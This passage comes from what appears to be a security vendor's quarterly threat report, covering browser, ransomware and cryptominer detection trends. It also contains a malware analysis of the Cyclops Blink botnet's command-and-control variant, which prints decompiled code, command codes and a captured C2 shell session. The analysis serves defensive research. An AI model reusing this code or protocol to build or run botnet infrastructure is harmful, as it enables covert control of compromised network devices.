


Figure 14: Q1 Attack Vectors

Browser Malware Detections

Just as we're able to dissect the Scripts category to learn of the PowerShell dominance, we can also extract browser detections to identify which browsers are targeted more than others. We can use this small sample size to determine trends of malware infections and browser usage. The overall detections from browsers are trending down, but two browsers, Firefox and Edge, are trending slightly up from previous quarters. As can be seen in Figure 15 below, Chrome and Internet Explorer (IE) have seen a steady decrease in detections from quarters prior, and Opera has remained steady with only a handful of detections each quarter.

Based on the data, it can be assumed that Chrome and IE users are migrating to Firefox and Edge. However, based on public information, about 65% of all users use Chrome, 4% use Edge, 3.5% use Firefox, 2% use Opera, and IE is used by less than 1% of users. These percentages have remained stagnant for several quarters now. Perhaps Chrome and IE have become more secure, resulting in fewer detections. Another probable reason for the steep decline in IE detections is the exodus of users migrating from IE to Edge based on newer software and the end of life for IE scheduled for June, 2022. We anticipate IE detections to continue to fall and Edge to have a slight uptick in detections due to this.




Figure 15: Q1 Browser Malware Detections by Quarter

Endpoint Threat Outlook

Since this is the first quarter, data can be compared to previous Q1s in an attempt to predict the next quarter's detections and even the year ahead. Two important data points we have been tracking for the past several quarters are ransomware and cryptominers/cryptojackers. We will first look at ransomware, followed by cryptominers and cryptojackers. Instead of appending previous quarters to this quarter to determine trends, we compare all Q1s from previous years that we have recorded.

Ransomware

Our previous ISR from Q4 2021 showed that ransomware attacks have been trending down year over year. However, that all changed in Q1 2022 with a significant increase in ransomware detections of 2,365. To put that in perspective, the total number of ransomware detections for all of 2021 was 1,313. That is an 80% increase from the previous year and more than triple the Q1 2021 detections, as can be seen in Figure 16.




Figure 16: Ransomware Detections by Quarter

Q4 2021 saw the downfall of the infamous REvil cybergang which, in hindsight, opened the door for another group to emerge – LAPSUS$. The LAPSUS$ group made global headlines with their double extortion ransomware techniques that caused cybersecurity decision makers to take notice. The group was known to hire employees of organizations to steal information from the inside and then use extortion techniques to blackmail victim organizations. Their victim list also put decision makers on notice. Microsoft, Nvidia, Samsung, Ubisoft, Okta, and T-Mobile are all victims of LAPSUS$. This ransomware group, along with many new ransomware variants such as BlackCat, the first known ransomware that is written in RUST, could be contributing factors to an ever-increasing ransomware threat landscape.

Based on the early spike in ransomware detections this year, we predict that ransomware will continue to be a problem for organizations. Based on previous quarters and their totals, we predict the number of ransomware detections this year will break the record for annual ransomware detections. The current record is 4,845 detections which occurred in 2018.

Cryptominers and Cryptojackers

Cryptominers by themselves are not malicious, and we don't consider them malware. They are what we call potentially unwanted programs (PUPs). What makes a cryptominer malicious is what is done with the mined cryptocurrency and how it is acquired. Malicious cryptominers use a victim's hardware without their knowledge to mine cryptocurrency on behalf of the attacker. These are commonly referred to as cryptojackers. Based on data from prior Q1s, cryptominer detections have remained steady, besides the obvious outlier of Q1 2018 that can be seen in Figure 16 below. We believe this is because

cryptojackers are commonly coupled with other information-stealing capabilities like password stealing, cookie extraction, and spyware. Therefore, cryptojackers aren't labeled as cryptominers or cryptojackers, they are designated an information stealing, or password stealing, signature. There is no definitive reason to believe that cryptominer detections will increase or decrease in the near future.




Figure 17: Q1 Cryptominer Detections by Quarter

Key Findings

This final subsection serves as a summary of key findings. The following findings are highlighted:

- Inclusion criteria was created for attack vectors. An attack vector grouping must have at least 100 detections to be included for any given quarter
- The Java attack vector was omitted because it had zero detections for the whole quarter
- AutoKMS, Nvidia, and Remote Services were added as attack vectors
- Attack vector definitions have been included for readers to better understand the data points behind each attack vector
- Overall detections were about 38% from the previous quarter
- Scripts, specifically PowerShell scripts, were responsible for around 88% of all detections; likely due to the Log4Shell exploit
- Chrome and IE detections continue to trend downward while Firefox and Edge ticked upward. IE end-of-life on June 15, 2022, could be a contributing factor
- Ransomware detections for Q1 2022 increased 80% when combining all ransomware detections from the entire year prior
- Ransomware detections more than tripled from Q1 2021
- Cryptomining activity has remained steady, besides the outlier year of 2018. This is likely due to the fact that many cryptojackers include other information-stealing capabilities, causing them to be labeled as information stealers and not cryptojackers alone

Top Security Incident

WatchGuard

Top Security Incident

Cyclops Blink Malware Analysis

On February 23, WatchGuard released a 4-step Cyclops Blink Diagnosis and Remediation plan to combat a sophisticated state-sponsored botnet that affected network devices from multiple vendors, including a very limited number (less than 1%) of WatchGuard firewall appliances. That release included links to the National Cyber Security Centre's detailed analysis [PDF] of one of Cyclops Blink's early malware samples. In the research section of this report, we share some additional findings we discovered in our joint analysis of Cyclops Blink with the intelligence community and partners.

The malware file, named CPD in all analyzed incidents, comes in two different versions, a standard BOT variant and a command and control (C2) variant. As mentioned, the UK GCHQ's NCSC and FBI have already published a detailed analysis of the BOT variant of the CPD malware as a part of their coordinated disclosure in February of this year. This section instead focuses on the C2 variant of CPD including its modules, configuration, and communications methods.

CPD Command and Control Variant

The C2 variant of CPD is a version of the malware that allows the threat actors to aggregate and send communications to bots and other C2 neighbors. The command-and-control layer of the Cyclops Blink botnet operates in isolated pods of around 10 devices that are responsible for managing a group of victim-layer BOTs. At a high level, the threat actors connect to devices infected with the C2 variant of CPD and from there they can send commands and receive information gathered from the bots that report to the C2 pod as well as other C2 infected devices within the pod. While Cyclops Blink was active, the threat actors only connected to the C2s through TOR exit nodes.

Each C2 comes with an embedded 2048-bit RSA public key that it uses to authenticate threat actor communications. The C2 will reject all communications that aren't signed or encrypted with the threat actor's private RSA key. To perform this validation, all CPD variants include the OpenSSL 1.0.1f library statically linked in their binaries. This statically linked library accounts for the bulk of the CPD's file size.

C2 Initialization

Upon initial execution, the C2 CPD checks whether it was executed as part of its persistence mechanism (described later in this report) or as its normal malware process. If executed as the normal malware process, CPD continues by creating the file /var/run/cpd.pid which contains the process's ID (PID). It then loads various data storage files (described later in this report) and initializes the C2's interactive shell (described later in this report).

The C2 CPD stores its configuration in an encrypted and hidden file called ".bcfn". During initialization, CPD checks for the existence of this file and loads it if present or creates it if it does not exist. This file contains a list of neighbor C2 IP addresses that make up the pod, the C2's listening port, and an interval for neighbor communications.

The configuration file is encrypted with AES-256-CBC, using parts of the embedded RSA public key as the encryption key and IV.

```
strcpy(
  rsa_key,
  "-----BEGIN PUBLIC KEY-----\n"
  "MIIBIjANBgkqhkiG9w0BAQEFAAOCAQ8AMIIBCgKCAQEAsCOOjzvqqlklXQddo5Hn\n"
  "u9pNr15X+QWdyrDuJsCJZEwR5Os1Z/qHBupqCrKej9Xv4EMqODfwLAEv6bj8Xexl\n"
  "nh7HYF9qs6W2bfvVRGRMjL6MjekpNqWTYFl7+HINZdAIcp9AWTUmsaRD4aYcJdD0\n"
  "eVHf9M7iurdmC54NJT8DS5l4Ql1kldVxxBDZ6lVYszMG2LeVqOwtj4XFZ+zX5AwU\n"
  "TsMIB/zN+FUWaoW/HXMBmgNmcE7GqlqZVASptg6qsR7bG9hTf/Yacs3OLt5ImBT3\n"
  "hTEXnKjCBH9iFI3xWad8Xyvs1aFcDRmsowG/zTP8fsrAD3qz0IDEn59WOdwty+It\n"
  "XQIDAQAB\n"
  "-----END PUBLIC KEY-----");
aes_key[0] = *(_DWORD *)&rsa_key[96];
aes_key[1] = *(_DWORD *)&rsa_key[100];
aes_key[2] = *(_DWORD *)&rsa_key[104];
aes_key[3] = *(_DWORD *)&rsa_key[108];
aes_key[4] = *(_DWORD *)&rsa_key[112];
aes_key[5] = *(_DWORD *)&rsa_key[116];
aes_key[6] = *(_DWORD *)&rsa_key[120];
aes_key[7] = *(_DWORD *)&rsa_key[124];
aes_iv[0] = *(_DWORD *)&rsa_key[128];
aes_iv[1] = *(_DWORD *)&rsa_key[132];
aes_iv[2] = *(_DWORD *)&rsa_key[136];
aes_iv[3] = *(_DWORD *)&rsa_key[140];
aes_iv[4] = *(_DWORD *)&rsa_key[144];
aes_iv[5] = *(_DWORD *)&rsa_key[148];
aes_iv[6] = *(_DWORD *)&rsa_key[152];
aes_iv[7] = *(_DWORD *)&rsa_key[156];
cipher = AES_256_CBC_cipher();
if ( EVP_CipherInit((char *)&ctx, cipher, (int)aes_key, (const char *)aes_iv, enc) != 1
  || !EVP_CipherUpdate(&ctx, a1, &v13, dst, size) )
{
  return -1;
}
v12 = v13;
if ( a4 )
  *a4 = v13;
if ( EVP_CipherFinal(&ctx, a1 + v12, &v13) != 1 )
  return -1;
result = 0;
if ( a4 )
  *a4 += v13;
return result;
```

Figure 18: Configuration file encryption

C2 Listening Server Configuration

During initialization, the C2 configures and starts a TLS server using one of three hardcoded TCP ports: 3269, 636, 989. If the server fails to bind to one of those ports, it chooses a random port above 1024. Any HTTP GET requests to the web server that do not match one of the command lookups (described later) return a web page designed to mimic a default Nginx web server.

```
.sdata:101808EC # __int16 g_c2_ports[]
.sdata:101808EC g_c2_ports:      .short 3269
.sdata:101808EC
.sdata:101808EE                  .short 636
.sdata:101808F0                  .short 989
.sdata:101808F2                  .byte    0
```

Figure 19: C2 Listening Ports

```
attemps = 0;
while ( 1 )
{
  port_[0] = g_c2_ports[attemps % 3];
  v2 = bind_tcp_socket(port_[0]);
  v3 = v2 > 0;
  if ( v2 >= 0 )
    break;
  sys_poll(0, 0, 16000);
  if ( attemps++ == 5 )
  {
    v5 = 1;
    port_[0] = random() % 64512 + 1024;     // 65536
    v2 = bind_tcp_socket(port_[0]);
    while ( 1 )
    {
      v3 = v2 > 0;
      if ( v2 >= 0 )
        goto LABEL_9;
      port_[0] = random() % 64512 + 1024;
      v6 = bind_tcp_socket(port_[0]);
      v7 = v5 == 2;
      v2 = v6;
      ++v5;
```

Figure 20: C2 Random Listening Port

C2 Neighbor Communications

The hardcoded time interval that the C2 uses to establish connections with its neighbors is 86,400 seconds (24 hours), but it can be updated by the C2 administrator. Every time this interval elapses, the C2 connects to the next neighbor in the list and sends the following information:

- C2 server public IP and TCP port
- C2 version
- Uname (name and info about the linux kernel)
- The contents of /etc/issue and /proc/version
- System uptime
- Storage disk info (size and free)
- RAM usage
- PRX modules
- C2 Server PID
- C2 Command Shell PID
- Start Time
- Next neighbors to connect to
- Neighbor connection interval
- Neighbor IP list

```
c2_public_ip[0] = g_conf->c2_public_ip;
c2_ip = ip_to_str(c2_public_ip);
sprintf(v4, "%15s:%u\n", c2_ip, g_conf->port);// IP:PORT
strcat(v2, "version: 0c2dd021\n");            // C2 Version
if ( !sys_uname(&uname_info) )
{
  v80 = strlen(v2);
  sprintf(
    v2 + v80,
    "%s %s %s %s %s\n",
    uname_info.sysname,
    uname_info.nodename,
    uname_info.release,
    uname_info.version,
    uname_info.machine);
}
v6 = fopen("/etc/issue", "r");
if ( v6 )
{
  v7 = strlen(v2);
  fread(v2 + v7, 1024, 1, v6);
  fclose(v6);
}
v8 = fopen("/proc/version", "r");
if ( v8 )
{
  v9 = strlen(v2);
  fread(v2 + v9, 1024, 1, v8);
  fclose(v8);
}
```

Figure 21: C2 Neighbor Communication

CPD encrypts the data using the openssl EVP_Seal functions with AES-256-RSA encryption.

Offset	0	4	8	264	280
Data	Total size	C2 ID	Encrypted AES-256 key with RSA	AES-256 IV	Encrypted buffer with AES-256-CBC

Figure 22: C2 Communication Encryption

Additionally, CPD includes its C2 identifier so the threat actor can identify the associated private key and decrypt the communication. The C2 identifier in one sample we analyzed was 0x5EA3850A. C2 Commands

```
if ( !a4 )
  return -1;
a3[1] = 0x5EA3850A;                          // C2 ID
*a4 = 8;
v10[0] = 0;
v8 = encrypt_data(a1, a2, v7, v10) < 0;
result = 0;
if ( v8 )
  return -1;
v9 = *a4 + v10[0];
*a4 = v9;
*a3 = v9;
return result;
```

Figure 23: C2 Identifier

The listening server determines how to handle incoming packets based off the first DWORD it receives (which is also the packet size). Communications from the victim layer BOTs (non-C2 CPD infections) have a maximum packet size of 0x17FF0 (around 6KB). If the C2 receives a packet with a size less than or equal to 0x17FF0, it treats the data as BOT communications and saves it to storage. If the packet size is greater than 0x17FF0, it checks it against a set of predetermined values to identify the command.

0x47455420 (GET)	Handle the request as an HTTP GET request.
0xDEADF00D	Authenticates the client to the C2 server so that it can run the commands described below.
0xDEADC0DE	Opens an interactive cmd shell on the server.
0xDEADCAFE	Adds and executes a new C2 module on the server.
0xDEADC0FE	Adds a new PRX module on the server to be downloaded by the bots.
0xDEADABCD	Implements the following subcommands: 1. Update the C2's neighbors IPs (max: 10 IPs). 2. Change C2 Port (re-bind). 3. Send system info. 4. Send active PRX modules.
0xDEADACDC	Registers commands to be executed by C2 bots.
0xDEAD7EAF	Updates the C2 server binary (cpd).
0xDEADBEEF	Downloads all packages from storage and removes them from disk/memory.

```
command[0] = 0;
nbytes = wrap_SSL_read(command, 4);            // read 4 bytes
if ( (int)nbytes <= 0 )
  return (int)nbytes;
if ( (unsigned int)(command[0] - 8) > 0x17FF8 )// command > MAX_PACKET_SIZE
{
  if ( (command[0] ^ 0x47450000) == 0x5420 )  // 0x47455420 (GET ) - HTTP GET request
  {
    HIBYTE(g_client->cmd_type) = 5;
    goto COMMAND_END;
  }
  if ( (command[0] ^ 0x21520000) == 0xFFFFF00D )
  {
    HIBYTE(g_client->cmd_type) = 7;            // 0xDEADF00D - Auth
    goto COMMAND_END;
  }
  if ( HIBYTE(g_client->cmd_type) != 3 )
    goto COMMAND_END;
  if ( command[0] == 0xDEADBEEF )
  {
    HIBYTE(g_client->cmd_type) = 8;            // 0xDEADBEEF - Download storage
    goto COMMAND_END;
  }
  if ( command[0] > 0xDEADBEEF )
  {
    switch ( command[0] ^ 0x21520000 )
    {
      case 0xFFFFC0FE:
        HIBYTE(g_client->cmd_type) = 14;       // 0xDEADC0FE - Add PRX module
        goto COMMAND_END;
```

Figure 24: C2 Command Parsing

Authentication Command

The authentication command (0xDEADF00D) allows a client to authenticate to the C2 server by performing the following steps:

1. The server generates a random buffer of 127 bytes, using the rand() function.
2. Encrypt the random buffer (1) with openssl's "EVP_Seal" functions, using the embedded RSA 2048-bit public key and AES-256-CBC.
3. Sends the encrypted buffer (2) to the client.
4. Receives 127 bytes from the client and checks that the data received is equal to that generated in step 1.
5. If they are the same, the authentication is considered successful, and the server will expect to receive one of the privileged commands with their respective parameters.

Assuming the client has the associated private key to the embedded public key, it can decrypt the random data from steps 1 and 2 and send it back in step 3.

Interactive Shell

The server initializes an interactive command console on startup via the fork() Linux API. This shell is accessible remotely to authenticated clients that issue the 0xDEAD-C0DE command. The console supports all system commands as well as the following custom commands:

Command	Description
upload- <path>	Upload file to C2 server.
download- <path>	Download file from C2 server.
mod_in-	Unknown. Sets a global variable as TRUE.
mod-off-	Unknown. Sets a global variable as FALSE.
exit-	Exit from shell.
kill-	Kill child process.
term-	Kill child process.
mount- %s %s %s %s	Custom implementation of the 'mount' linux command.
cat- <path>	Custom implementation of the 'cat' linux command.
rm- <path>	Custom implementation of the 'rm' linux command.
mkdir- <path>	Custom implementation of the 'mkdir linux command.
rmdir- <path>	Custom implementation of the 'rmdir' linux command.
umount- <path>	Custom implementation of the 'umount' linux command.
jobs-	Custom implementation of the 'jobs' linux command.
fg- <job-id>	Custom implementation of the 'fg' linux command.
bg-	Custom implementation of the 'bg' linux command.
cfg- <cmd> <arg>	Change configuration parameters: 1. <port_num> - Change server port 2. <sec> - Change next neig delay 3. <id> <ip_addr> - Change neigbors ip address 4. <directory> - Change storage directory 5. <ses_num> - Close session
si-	Show server information, config and active sessions.
info-	Unknown.

```
[+] Sending AUTH command (0xdead00d) ...
[+] Received 488 bytes from C2
[+] C2 ID: 0x5ea3850a
[+] Decrypted AES key: 5956d1705b1ae816f1395b267bb866a6485a11728a4db0b9beb8aad89193fdbb
[+] Decrypted AES IV:  1c04fec3b3153e8a2f331d2cb854e1a6
[+] AES decrypted size: 127
[+] Sending decrypted random bytes ...
[+] Auth success
[+] Got a shell

[1587774730@cli] > si-
Version: 0c2dd021
Port(1): 443 (6)
Server pid: 2935
Cmd pid: 2940 (2940)
Start time: 1201 (0 0:20:1)
Next neighbors: 86399 (23:59:59)
Next neighbors delay(2): 86400 (24:0:0)
Neighbors(3):
   0: 127.0.1.0
   1: 0.0.0.0
   2: 0.0.0.0
   3: 0.0.0.0
   4: 0.0.0.0
```

Figure 25: C2 Command Shell

Storage

All BOT commands that the C2 receives are stored in RAM until they exceed 2MB at which point they are written to disk and saved in hidden files named "%s/.bofn_%ld_%d". Each ".bofn" file stores up to a maximum of around 8 MB after which the C2 creates and rotates storage to a new file.

```
    4096 Feb 15 11:16 .
    4096 Feb 15 10:39 ..
      48 Feb 10 20:34 .bcfn
 8454144 Feb 15 11:15 .bofn_1644919745_29
 8454144 Feb 15 11:16 .bofn_1644920158_47
 8454144 Feb 15 11:16 .bofn_1644920162_33
 8454144 Feb 15 11:16 .bofn_1644920166_28
 7274496 Feb 15 11:17 .bofn_1644920170_07
 1510380 Feb 10 13:19 cpd
```

Figure 26: C2 BOT Message Storage Files

The C2 maintains a maximum of 61 ".bofn" files (around 500 MB) on disk and rotates out the oldest file after reaching that limit.

The ".bofn" files use the following format:

```
struct packet
{
   DWORD size;
   DWORD bot_id;
   BYTE data[size];
}

struct bot_packets
{
   DWORD total_size;
   DWORD bot_id;
   struct packet packets[];
};
```

packets[0] Total size	**packets[0] Bot ID**	
packet[0] Size	packet[0] Bot ID	packet[0] Data
packet[n] Size	packet[n] Bot ID	packet[n] Data
packets[N] Total size	**packets[N] Bot ID**	
packet[0] Size	packet[0] Bot ID	packet[0] Data
packet[n] Size	packet[n] Bot ID	packet[n] Data

Figure 27: C2 Storage File Structure

The packet data is encrypted with each BOT's unique RSA public key, meaning the C2 administrator (the threat actor) likely uses the "Bot ID" field to identify the corresponding RSA private key to decrypt and view the data after they've retrieved it from the C2.

The threat actor retrieves these data files by using the authenticated command 0xDEADBEEF, described earlier in the C2 commands list. After retrieving the files, they automatically deleted from both RAM and disk.

BOT Command Registration

The 0xDEADACDC command allows the threat actor to register commands to be given to the victim layer BOTs. This command accepts a buffer with a set of BOT commands, containing the BOT identifier, command size, and the actual command data, all encrypted with the individual BOT's RSA private key. The C2 processes the commands and saves them in memory until the associated BOT beacons home.

The bot command structure is as follows:

```
struct command_t
{
  struct command_t *next;
```

```
  _BYTE *encrypted_command;
  _DWORD size;
};

struct bot_t
{
  _DWORD bot_id;
  command_t *commands;
};

struct bot_commands
{
  _BYTE *buffer_commands;
  _BYTE *current_command; // for parsing
  struct command_t *array_commands;
  struct bot_t *array_bots;
  _DWORD buffer_size;
  _DWORD n_commands;
  _DWORD n_registered_commands;
  _DWORD n_bots;
  _DWORD n_registered_bots;
};
```

Figure 28: C2 BOT Message Storage Files

```
if
{
  g_bot_cmds_ = g_bot_cmds;
  input_bot_id = *(unsi = 8);              // input: BOT ID
  n_registered_commands = g_bot_cmds->n_registered_commands;
  current_command = g_bot_cmds->current_cmd;
  g_bot_cmds->array_commands[n_registered_commands].next = NULL;
  ptr_command = &g_bot_cmds->array_commands[n_registered_commands];
  ptr_command->buffer = current_command;
  ptr_command->size = command_data_size - sizeof(command_t);
  memcpy(g_bot_cmds->current_cmd, (*socket_input + sizeof(command_t)), command_data_size - sizeof(command_t));// copy command data
  g_bot_cmds->current_cmd = &g_bot_cmds->current_cmd[command_data_size - sizeof(command_t)];// next command
  bot_index = get_bot_index_by_id(input_bot_id);
  bot_index_ = bot_index;
  array_bots = g_bot_cmds->array_bots;
  ptr_bot = &array_bots[bot_index];
  if ( input_bot_id == ptr_bot->bot_id )  // bot exists?
  {
    for ( bot_command = ptr_bot->commands; bot_command->next; bot_command = bot_command->next )
      ;
    // points bot->command to last created command
    bot_command->next = &g_bot_cmds->array_commands[g_bot_cmds->n_registered_commands];
  }
  else
  {
    // create the bot structure if it doesn't exist
    memmove(&ptr_bot[1], ptr_bot, sizeof(bot_t) * (g_bot_cmds->n_registered_bots - bot_index));
    g_bot_cmds_ = g_bot_cmds;
    array_bots[bot_index].bot_id = input_bot_id;
    last_cmd = &g_bot_cmds->array_commands[g_bot_cmds->n_registered_commands];
    // points bot->command to last created command
    ++g_bot_cmds->n_registered_bots;
    ptr_bot->commands = last_cmd;
  }
  size = *socket_input;
  v15 = (*socket_input + command_data_size);
  reg_bot_cmds->n_registered_commands;
  ++v = memmove(v15, v15, socket_input[2] - socket_input[3] + command_data_size);
```

Figure 29: C2 BOT Command Registration

When a BOT beacons home with its ID, the C2 reviews its queued commands and if it identifies any registered for that BOT, it sends them.

```
command_t *__fastcall get_commands_by_bot_id(unsigned int arg1_bot_id)
{
  unsigned int bot_idx; // r3
  struct bot_t *array_bots; // r9
  int bot_id; // r0
  struct bot_t *bot; // r3

  if ( g_bot_cmds->n_bots
    && (bot_idx = get_bot_index_by_id(arg1_bot_id),
        array_bots = g_bot_cmds->array_bots,
        bot_id = array_bots[bot_idx].bot_id,
        bot = &array_bots[bot_idx],
        arg1_bot_id == bot_id) )
  {
    // returns a linked list of commands to be sent
    return bot->commands;
  }
  else
  {
    return NULL;
  }
}
```

Figure 30: C2 BOT Command Lookup

The C2 only queues a single set of commands at a time and removes the previous one from memory when new commands are registered for delivery:

```
p = g_bot_cmds;
if ( g_bot_cmds )
{
  if ( g_bot_cmds->buffer_commands )
  {
    memset(g_bot_cmds->buffer_commands, 0, g_bot_cmds->buffer_size);
    free(g_bot_cmds->buffer_commands);
    p = g_bot_cmds;
  }
  if ( p->array_commands )
  {
    memset(p->array_commands, 0, sizeof(command_t) * p->n_commands);
    free(g_bot_cmds->array_commands);
    p = g_bot_cmds;
  }
  if ( p->array_bots )
  {
    memset(p->array_bots, 0, sizeof(bot_t) * p->n_bots);
    free(g_bot_cmds->array_bots);
    p = g_bot_cmds;
  }
  memset(p, 0, sizeof(bot_commands));
}
```

Figure 31: C2 Bot Command Overwrite

PRX Modules

The 0xDEADC0FE command allows the threat actor to register bot modules (PRX modules). These modules are available for download from the fake Nginx server. As described earlier, all unhandled GET requests return either the default Nginx index page or 404 page as well as the server header.

